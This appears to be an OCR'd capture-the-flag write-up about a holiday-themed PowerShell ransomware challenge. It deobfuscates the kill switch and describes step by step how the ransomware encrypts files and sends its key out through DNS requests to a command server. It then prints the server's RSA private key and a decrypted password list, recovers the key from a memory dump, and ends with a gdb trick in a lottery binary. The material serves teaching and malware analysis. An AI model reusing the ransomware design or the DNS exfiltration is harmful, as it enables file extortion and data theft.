
```
function wanc {
    $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
    if ($null -ne ((Resolve-DnsName -Name $(wanc {
        $S1 =
"1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
        if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B
$S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -
Server 8.8.8.8))) {
            return
        };
```

Basically, this code snipped performs several Hex2Ascii (`H2A`), Bytes2Hex (`B2H`) and Hex2Bytes (`H2B`) conversions. The `G2B` function decompresses a gzip-compressed stream, and `ti_rox` performs a byte-wise XOR-decryption of a string and a key. Using some commandline magic and Python, the domain in question can be easily retrieved:

```
$ nslookup -type=TXT 6B696C6C737769746368.erohetfanu.com erohetfanu.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  104.196.126.19
```

```
6B696C6C737769746368.erohetfanu.com     text =

        "666672727278696572686678656 66B73"

$ echo 1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000 | xxd
-r -ps | gunzip | xxd -ps
1f0f0202171d020c0b09075604070a0a

$ python
Python 2.7.14 (default, Oct 31 2017, 21:12:13)
[GCC 6.4.0] on cygwin
Type "help", "copyright", "credits" or "license" for more information.
>>> s = '1f0f0202171d020c0b09075604070a0a'.decode('hex')
>>> t = '666672727278696572686678656 66B73'.decode('hex')
>>> u = ''
>>> for a,b in zip(s,t):
...  u += chr(ord(a)^ord(b))
...
>>> u
'yippeekiyaa.aaay'
>>>
```

Registering the domain at the “Ho Ho Ho Daddy” console finally stops the malware:



Recover Alabaster's Password

Difficulty: 5

Recover Alabaster's password as found in the encrypted password vault.

Further investigating the malicious Powershell reveals the following functionality:

1. On startup, the script invokes the `wanc` function
2. At first, the function checks whether any of the following exit conditions is met, and exits, if so:
    a. The “yippeekiyaa.aaay” domain is registered
    b. A service is running on the loopback interface, listening on port 8080
    c. The system is not a member of the “KRINGLECASTLE” domain
3. The script retrieves an .X509 certificate via the `g_o_dns` function and stores it in `$p_k`:
    a. At the first, the `g_o_dns` functions issues a DNS requests for the TXT record on the domain 7365727665722E637274.erohetfanu.com (hex-encoded “server.crt”)
    b. The response represents the number of required sub-queries in the for `<number>`.7365727665722E637274.erohetfanu.com

   c. Responses to the subdomain TXT queries contain parts of the requested file in a hex-encoded form.
   d. Each response gets attached to the end of a string
   e. Once done, the function hex-decodes the created string and returns the file's content
4. Next, the script generates a random 16-byte long string (`$b_k`) which later is used as the key for AES-encryption.
5. The SHA1 hash (`$k_h`) for hex-encoded representation of the key (`$h_k`) is calculated.
6. Utilizing the `p_k_e` function and providing `$b_k` and `$p_k` as parameters, the AES key is RSA-encrypted with the public key from inside the server.crt and stored in in hex-encoded form inside the `$p_k_e_k` variable.
7. The public-key-encrypted-key is sent to the C&C server using the `snd_k` function:
   a. The key is first split into 32-byte chunks, by calling the `s_2_c` function
   b. Using the first 32 byte chunk as subdomain, a DNS TXT request is sent to `<chunk>`.6B6579666F72626F746964.erohetfanu.com (hex-encoded "keyforbotid"), retrieving the bot id, saved inside the `$n_c_id` variable.
   c. Subsequent chunks get then submitted via DNS TXT requests to the subdomain `<botid>`.`<chunk>`.6B6579666F72626F746964.erohetfanu.com
   d. Once finished, the function returns the retrieved botid
8. The script then searches for .elfdb files (exclusing those that already have a ".wannacookie" suffix) inside the current user's Desktop, Documents, Videos, Pictures and Music folders and saves the found files with their full path inside the `$f_c` array.
9. The calculated AES key and retrieved filename array is then provided to the `e_n_d` function.
10. The `e_n_d` function iterates over the list of filenames and issues up to 12 concurrent threads, each calling the `e_d_file` function with the AES key and filename (and a flag indicating that the file should be encrypted) as parameter:
    a. The encrypt_decrypt_file function first instantiates an AesManaged crypto provider in CBC mode with the calculated key.
    b. Next, a FileStreamReader and FileStreamWriter are instantiated for reading the source file and writing the encrypted (or decrypted, depending on the `$enc_it` flag's value) file (original filename with an added (or removed) ".wannacookie" suffix).
    c. If the file should be encrypted:
       i. An initialization vector is generated
       ii. The IV's length is written as a 4-byte integer to the destination file, followed by the actual IV.
       iii. An encryptor (`$Transform`) is instantiated from the AesManaged object
    d. If the file should be decrypted:
       i. The IV's length is read from the first 4 byte of the source file
       ii. Afterwards, the IV is read from the file
       iii. Finally, a decryptor (`$Transform`) is instantiated from the AesManaged object
    e. `$Transform` is then used to encrypt (or decrypt) the file.
    f. Once done, the function clears the `e_d_file`'s AES key from memory and deletes the original file.
11. When all files are encrypted, the AES key variables (in binary and hex form) are cleared from memory.
12. The script then sets up a local HTTP listener on port 8080 and downloads the ransom note via DNS TXT requests for `source.min.html`

13. Browsing to http://127.0.0.1/, the ransom note is displayed.
14. The `/cookie_is_paid` URI checks whether the ransom was paid by issuing a DNS TXT query to <botid>.72616e736f6d697370616964.erohetfanu.com (hex-encoded “ransomispaid”)
15. When the query returns a response, it will contain the AES key which will then be displayed to the user in hex-encoded form.
16. The `/decrypt?key=<aes_key>` URI will finally decrypt the user’s files, by utilizing the `e_n_d` function (after checking if the sha1 checksum matches the stored checksum).

Equipped with that information, the provided memory dump of a Powershell process can be investigated with Power Dump:

1. After starting the Python script, the memory snapshot has to be opened and loaded into Power Dump:

```
$ python power_dump.py
==============================
 |   __ \
 | |__) |____       _____ _ __
 |  ___/ _ \ \ /\ / / _ \ '__|
 | |  | (_) \ V  V /  __/ |
 |_|   \___/ \_/\_/ \___|_|
 __                          __
 \ \          (   )        / /
  \ \_     (   ) (       _/ /
   \__\     ) _   )     /__/
      \\     ( \_      //
       `\ _(_\ \)__ /'
         (____\___))
  _____  _    _ __  __ _____
 |  __ \| |  | |  \/  |  __ \
 | |  | | |  | | \  / | |__) |
 | |  | | |  | | |\/| |  ___/
 | |__| | |__| | |  | | |
 |_____/ \____/|_|  |_|_|
Dumps PowerShell From Memory
==============================
========================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 1

============ Load Dump Menu ================
COMMAND |     ARGUMENT       | Explanation
========|====================|==============
ld      | /path/to/file.name | load mem dump
ls      | ../directory/path  | list files
B       |                    | back to menu
============= Loaded File: =================

=============================================
: ld powershell.exe_181109_104716.dmp

============ Load Dump Menu ================
COMMAND |     ARGUMENT       | Explanation
```

```
========|====================|==============
ld      | /path/to/file.name | load mem dump
ls      | ../directory/path  | list files
B       |                    | back to menu
============= Loaded File: =================
powershell.exe_181109_104716.dmp 427762187
============================================
: b


============ Main Menu ================
Memory Dump: powershell.exe_181109_104716.dmp
Loaded     : True
Processed  : False
=======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 2
[i] Please wait, processing memory dump...
[+] Found 65 script blocks!
[+] Found some Powershell variable names to work with...
[+] Found 10947 possible variables stored in memory
Would you like to save this processed data for quick processing later "Y"es or "N"o?
: y

Successfully Processed Memory Dump!

Press Enter to Continue...
```

2. Since the AesKey is removed from memory, right after the encryption finished, we are limited to the public-key-encrypted-key. Since the certificate's RSA public key is 2048 bits long, the `$p_k_e_k` would be 256 bytes long.
3. Using Power Dump's "Search/Dump Stored PS Variables" function, we can add a filter for hex-values that are exactly 512 bytes long (since the key was stored hex-encoded, and thus consumes 2 bytes per encoded byte):

```
============ Main Menu ================
Memory Dump: powershell.exe_181109_104716.dmp
Loaded     : True
Processed  : True
=======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 4

[i] 10947 powershell Variable Values found!
============== Search/Dump PS Variable Values ===================================
COMMAND        |     ARGUMENT                | Explanation
===============|=============================|================================
print          | print [all|num]             | print specific or all Variables
dump           | dump [all|num]              | dump specific or all Variables
contains       | contains [ascii_string]     | Variable Values must contain string
matches        | matches "[python_regex]"    | match python regex inside quotes
```

```
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: matches "[a-fA-F0-9]"

================ Filters ================
1| MATCHES  bool(re.search(r"[a-fA-F0-9]",variable_values))

[i] 10291 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: len == 512

================ Filters ================
1| MATCHES  bool(re.search(r"[a-fA-F0-9]",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: dump
[+] saved variables to powershell_var_script_dump/variable_values.txt
```

4. The single found value can then be dumped to the local file located at `./powershell_var_script_dump/variable_values.txt`
5. In order to decrypt the encrypted key, the RSA private key is required. Attempts to factorize the public key's modulus were quickly discarded, since neither factordb.com, nor yafu gave quick results.
6. Instead, it was decided to try and see whether the key can be found on the server:
    a. During the script analysis, it was found that the server's certificate is retrieved via DNS TXT requests to 7365727665722E637274.erohetfanu.com
    b. 7365727665722E637274 decodes to "server.crt"
    c. "server.key" would encode as 7365727665722E6B6579
    d. Sending a DNS TXT request to 7365727665722E6B6579.erohetfanu.com returned a valid response, indicating that the key is split to 14 chunks:

```
$ nslookup -type=TXT 7365727665722E6B6579.erohetfanu.com erohetfanu.com
Server:         erohetfanu.com
Address:        104.196.126.19#53

7365727665722E6B6579.erohetfanu.com     text = "14"
```

e. With some commandline magic, the key could be easily retrieved:

```
$ for i in `seq 0 13`; do nslookup -type=TXT $i.7365727665722E6B6579.erohetfanu.com
erohetfanu.com | tail -n 2 | head -n 1 | cut -d '=' -f 2 | tr -d ' "' | xxd -r -ps;
done
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4aO+IdRaD9mM/SaB09GWLLIt0dyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld4lTcFdaXolUEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

7. Using the private key and some Python code, the AES key could be recovered:

```
$ python
Python 2.7.14 (default, Oct 31 2017, 21:12:13)
[GCC 6.4.0] on cygwin
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.PublicKey import RSA
>>> from Crypto.Cipher import PKCS1_OAEP
>>> c = open('powershell_var_script_dump/variable_values.txt',
'r').read().decode('hex')
>>> k = RSA.import_key(open('server.key', 'r').read())
>>> PKCS1_OAEP.new(k).decrypt(c)
'\xfb\xcf\xc1!\x91]\x99\xcc \xa3\xd3\xd5\xd8O\x83\x08'
>>> PKCS1_OAEP.new(k).decrypt(c).encode('hex')
'fbcfc121915d99cc20a3d3d5d84f8308'
>>>
```

8. After retrieving the AES key, the .elfdb file could be decrypted easily with another Python script:

```
$ python decrypt.py
IV length: 16
IV: 1f98ac13b187f791ab42b24bcd7fed55

Trying key [fbcfc121915d99cc20a3d3d5d84f8308]...
```

9. We can see that the .elfdb is actually an SQLite database and easily query it for the vault's password:

```
$ file alabaster_passwords.elfdb
alabaster_passwords.elfdb: SQLite 3.x database, last written using SQLite version
3015002

$ sqlite3 alabaster_passwords.elfdb
SQLite version 3.21.0 2017-10-24 18:55:49
Enter ".help" for usage hints.
sqlite> .tables
passwords
sqlite> select * from passwords;
alabaster.snowball|CookiesR0cK!2!#|active directory
alabaster@kringlecastle.com|KeepYourEnemiesClose1425|www.toysrus.com
alabaster@kringlecastle.com|CookiesRLyfe!*26|netflix.com
alabaster.snowball|MoarCookiesPreeze1928|Barcode Scanner
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
alabaster@kringlecastle.com|PetsEatCookiesTOo@813|neopets.com
alabaster@kringlecastle.com|YayImACoder1926|www.codecademy.com
alabaster@kringlecastle.com|Woootz4Cookies19273|www.4chan.org
alabaster@kringlecastle.com|ChristMasRox19283|www.reddit.com
sqlite>
```

Terminal: The Sleigh Bell Lottery

Using `objdump -t sleighbell-lotto` to investigate the binary's symbol table, we can see that there is a winnerwinner function which apparently gets called when the user won the lottery. Since winning against a (pseudo) random number generator can be tough, and injecting an LD_PRELOAD that always returns the same number wasn't an option, the binary was loaded into the GNU debugger issuing the following command: `gdb ./sleighbell-lotto`

Inside gdb, a beakpoint was set on the entry of the `main` function:

The program was started and eventually halted, when entering main. From there, a command was issued to simply call the `winnerwinner` message: `jump winnerwinner`, resulting in immediately winning the lottery:

```
                                WKOdl:;oW
                            WOo:'.......cW          X0KXW
                 kdxOX      x...;.....;c.d       Xd;....':d0W
                W,....'cd0WN,.,WNd'...d:'N   Xl........',.:W
                 l........':odoK  No..,0.k Wx';.....'lOWX.'N
                 O............,oK   O..O;dWl,d'...;xN   x.o          NXKKKKXN
                 W,.....,:ccc:,..;kW k.dcdd,k'..,kW    0'cW    Xko:'.....:odOKW
                  d........',;clll:,xWlolx'x;..oN    Wx'lW  Ko;..........,cxK
                  N,..,codxkkkxdl:::;:xKlx,k.'O     O;,O Ko,....;cdk0KXXXXK0kOW
                   K,.OW           Xkl':k0:o.O   Wk;:kNk:..'cd0N
W0kdlc:::cloxk0XW Wkc;lx0KNWW       NxlKOxd WOl:dK0l''cdOKK0OOOO0KXNW
 W  NOo'.........,:oxOkkxlc;,',,,,,,:dK;.dKllx0Oo,;d0XKO0KKXKKKK0OO0KXKKN
 NOxodkO00KKK0OOkdoc:,'.,:ldxxxxxdddolx;;xdlcc::cx;0K0KKXXXXXX00KK00OOOO0K
            WNXK00000KKKK0kxoodl::::ox,.xlK0kdlccdKOOKXXXK000KKKOOOO00000W
          X0O0000KXX00000KNK;o;...:0 d,,;lNW      0O0XXK0O0KK0OO0KKK000000
```

```
       NXNK000O0KKKKKXKKXK000kl:cdK WXK0000000KKKNW00KK0O0K0OO0KKK00XXXXK0OW
      WOOOOOOOOOOOOOO0KKKKXXOON  WX0OOOO0XXXXXXXKOOOKK0O0K0OOOKK0O0XXXXXXK0OW
       N00000000OOOOOOOOO0XXXX0WXOOKXXXXXXXXXXXXKKXX0O0XKOO0K0OOKXXXXXXKX0O0
       KOKXKOO00000OOOOO0KK0OOOK0OOX00KX0KKKKKKK00XXXXOOX0KKO0XXXXXXXXXOOO0KW
       0OKXXKKKKKK000K0OOOO0KKKKOO0KKKKK0000000KKKKKK00OONO0XKO0NNXKKXXXXN
       XOO0KXKO0KKKKKOO0K0O0KXK0KXKKKKKKKK000KKKKKKKKK0KKKK0OOONWXK00OKN
        0OOW WOOKXXXXXKKKK0KNOOOOOKKXXKKKKKKKKKKKKKXXKK0OOOOKX00OOO0KXNW
         KOO0NKOKXXXXXXXX0O0KXKKKKKK000000000000000KKKKKNW
          WKOOXNKKKKKKKKK0OKW KO0XXKKKKKKKXXXXXXXXXXXKOON
             NXKNNKOOO00XN    W00KK000K000KXXXXXXXXXKK0X
                   WW          WKOOO0   KOKKKXXXXXX0OON
                                 NKOO0KKNNXKOOOXXOO0XW
                                   WNK0OOO0KXXNNXXN
                                        WWWWWW


I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@e9d0b2e12799:~$ ls
gdb  objdump  sleighbell-lotto
elf@e9d0b2e12799:~$ objdump -t sleighbell-lotto

sleighbell-lotto:     file format elf64-x86-64

SYMBOL TABLE:
0000000000000238 l    d  .interp        0000000000000000              .interp
0000000000000254 l    d  .note.ABI-tag  0000000000000000              .note.ABI-tag
0000000000000274 l    d  .note.gnu.build-id     0000000000000000
.note.gnu.build-id
0000000000000298 l    d  .gnu.hash      0000000000000000              .gnu.hash
00000000000002b8 l    d  .dynsym        0000000000000000              .dynsym
00000000000004c8 l    d  .dynstr        0000000000000000              .dynstr
```

```
00000000000005e4 l    d  .gnu.version   0000000000000000              .gnu.version
0000000000000610 l    d  .gnu.version_r 0000000000000000              .gnu.version_r
0000000000000670 l    d  .rela.dyn      0000000000000000              .rela.dyn
0000000000000748 l    d  .rela.plt      0000000000000000              .rela.plt
00000000000008c8 l    d  .init  0000000000000000              .init
00000000000008e0 l    d  .plt   0000000000000000              .plt
00000000000009f0 l    d  .plt.got       0000000000000000              .plt.got
0000000000000a00 l    d  .text  0000000000000000              .text
0000000000001624 l    d  .fini  0000000000000000              .fini
0000000000001630 l    d  .rodata        0000000000000000              .rodata
0000000000006dcc l    d  .eh_frame_hdr  0000000000000000              .eh_frame_hdr
0000000000006e40 l    d  .eh_frame      0000000000000000              .eh_frame
0000000000207d30 l    d  .init_array    0000000000000000              .init_array
0000000000207d38 l    d  .fini_array    0000000000000000              .fini_array
0000000000207d40 l    d  .dynamic       0000000000000000              .dynamic
0000000000207f40 l    d  .got   0000000000000000              .got
0000000000208000 l    d  .data  0000000000000000              .data
0000000000208068 l    d  .bss   0000000000000000              .bss
0000000000000000 l    d  .comment       0000000000000000              .comment
0000000000000000 l    df *ABS*  0000000000000000              crtstuff.c
0000000000000a30 l     F .text  0000000000000000              deregister_tm_clones
0000000000000a70 l     F .text  0000000000000000              register_tm_clones
0000000000000ac0 l     F .text  0000000000000000              __do_global_dtors_aux
0000000000208068 l     O .bss   0000000000000001              completed.7696
0000000000207d38 l     O .fini_array    0000000000000000
__do_global_dtors_aux_fini_array_entry
0000000000000b00 l     F .text  0000000000000000              frame_dummy
0000000000207d30 l     O .init_array    0000000000000000
__frame_dummy_init_array_entry
0000000000000000 l    df *ABS*  0000000000000000              hmac_sha256.c
0000000000000000 l    df *ABS*  0000000000000000              sleigh-bell-lotto.c
0000000000208020 l     O .data  0000000000000040              encoding_table
0000000000208078 l     O .bss   0000000000000008              decoding_table
0000000000000000 l    df *ABS*  0000000000000000              crtstuff.c
000000000000702c l     O .eh_frame      0000000000000000              __FRAME_END__
0000000000000000 l    df *ABS*  0000000000000000
0000000000006dcc l       .eh_frame_hdr  0000000000000000
__GNU_EH_FRAME_HDR
0000000000207f40 l     O .got   0000000000000000              _GLOBAL_OFFSET_TABLE_
0000000000207d38 l       .init_array    0000000000000000
__init_array_end
0000000000207d30 l       .init_array    0000000000000000
__init_array_start
0000000000207d40 l     O .dynamic       0000000000000000              _DYNAMIC
0000000000208000  w      .data  0000000000000000              data_start
0000000000000000       F *UND*  0000000000000000              printf@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              memset@@GLIBC_2.2.5
0000000000001620 g     F .text  0000000000000002              __libc_csu_fini
0000000000000a00 g     F .text  000000000000002b              _start
0000000000000000  w      *UND*  0000000000000000              __gmon_start__
0000000000000000       F *UND*  0000000000000000              puts@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              exit@@GLIBC_2.2.5
0000000000001624 g     F .fini  0000000000000000              _fini
0000000000000f18 g     F .text  00000000000000bf              tohex
0000000000208060 g     O .data  0000000000000008              winnermsg
0000000000000000       F *UND*  0000000000000000              malloc@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000
__libc_start_main@@GLIBC_2.2.5
0000000000000fd7 g     F .text  00000000000004e0              winnerwinner
0000000000000b0a g     F .text  00000000000000c2              hmac_sha256
0000000000208070 g     O .bss   0000000000000008              decoded_data
```

```
0000000000000000  w      *UND*  0000000000000000
_ITM_deregisterTMCloneTable
0000000000001630 g     O .rodata        0000000000000004              _IO_stdin_used
0000000000000000       F *UND*  0000000000000000              free@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              strlen@@GLIBC_2.2.5
0000000000000000  w      *UND*  0000000000000000
_ITM_registerTMCloneTable
0000000000208000 g       .data  0000000000000000              __data_start
0000000000000000  w    F *UND*  0000000000000000
__cxa_finalize@@GLIBC_2.2.5
0000000000000c43 g     F .text  00000000000002d5              base64_decode
0000000000000000       F *UND*  0000000000000000              sleep@@GLIBC_2.2.5
0000000000208068 g     O .data  0000000000000000              .hidden __TMC_END__
0000000000208008 g     O .data  0000000000000000              .hidden __dso_handle
00000000000015b0 g     F .text  0000000000000065              __libc_csu_init
0000000000000000       F *UND*  0000000000000000              getenv@@GLIBC_2.2.5
0000000000208068 g       .bss   0000000000000000              __bss_start
0000000000000000       F *UND*  0000000000000000
__stack_chk_fail@@GLIBC_2.4
0000000000000000       F *UND*  0000000000000000              HMAC@@OPENSSL_1_1_0
0000000000000000       F *UND*  0000000000000000              srand@@GLIBC_2.2.5
0000000000208080 g       .bss   0000000000000000              _end
0000000000000c1e g     F .text  0000000000000025              base64_cleanup
00000000000014b7 g     F .text  0000000000000013              sorry
0000000000000bcc g     F .text  0000000000000052              build_decoding_table
0000000000000000       F *UND*  0000000000000000
EVP_sha256@@OPENSSL_1_1_0
0000000000000000       F *UND*  0000000000000000              rand@@GLIBC_2.2.5
0000000000208068 g       .data  0000000000000000              _edata
0000000000000000       F *UND*  0000000000000000              memcpy@@GLIBC_2.14
0000000000000000       F *UND*  0000000000000000              time@@GLIBC_2.2.5
00000000000014ca g     F .text  00000000000000e1              main
00000000000008c8 g     F .init  0000000000000000              _init


elf@e9d0b2e12799:~$ objdump -T sleighbell-lotto

sleighbell-lotto:     file format elf64-x86-64

DYNAMIC SYMBOL TABLE:
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 printf
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 memset
0000000000000000  w   D  *UND*  0000000000000000              __gmon_start__
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 puts
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 exit
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 malloc
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 __libc_start_main
0000000000000000  w   D  *UND*  0000000000000000
_ITM_deregisterTMCloneTable
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 free
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 strlen
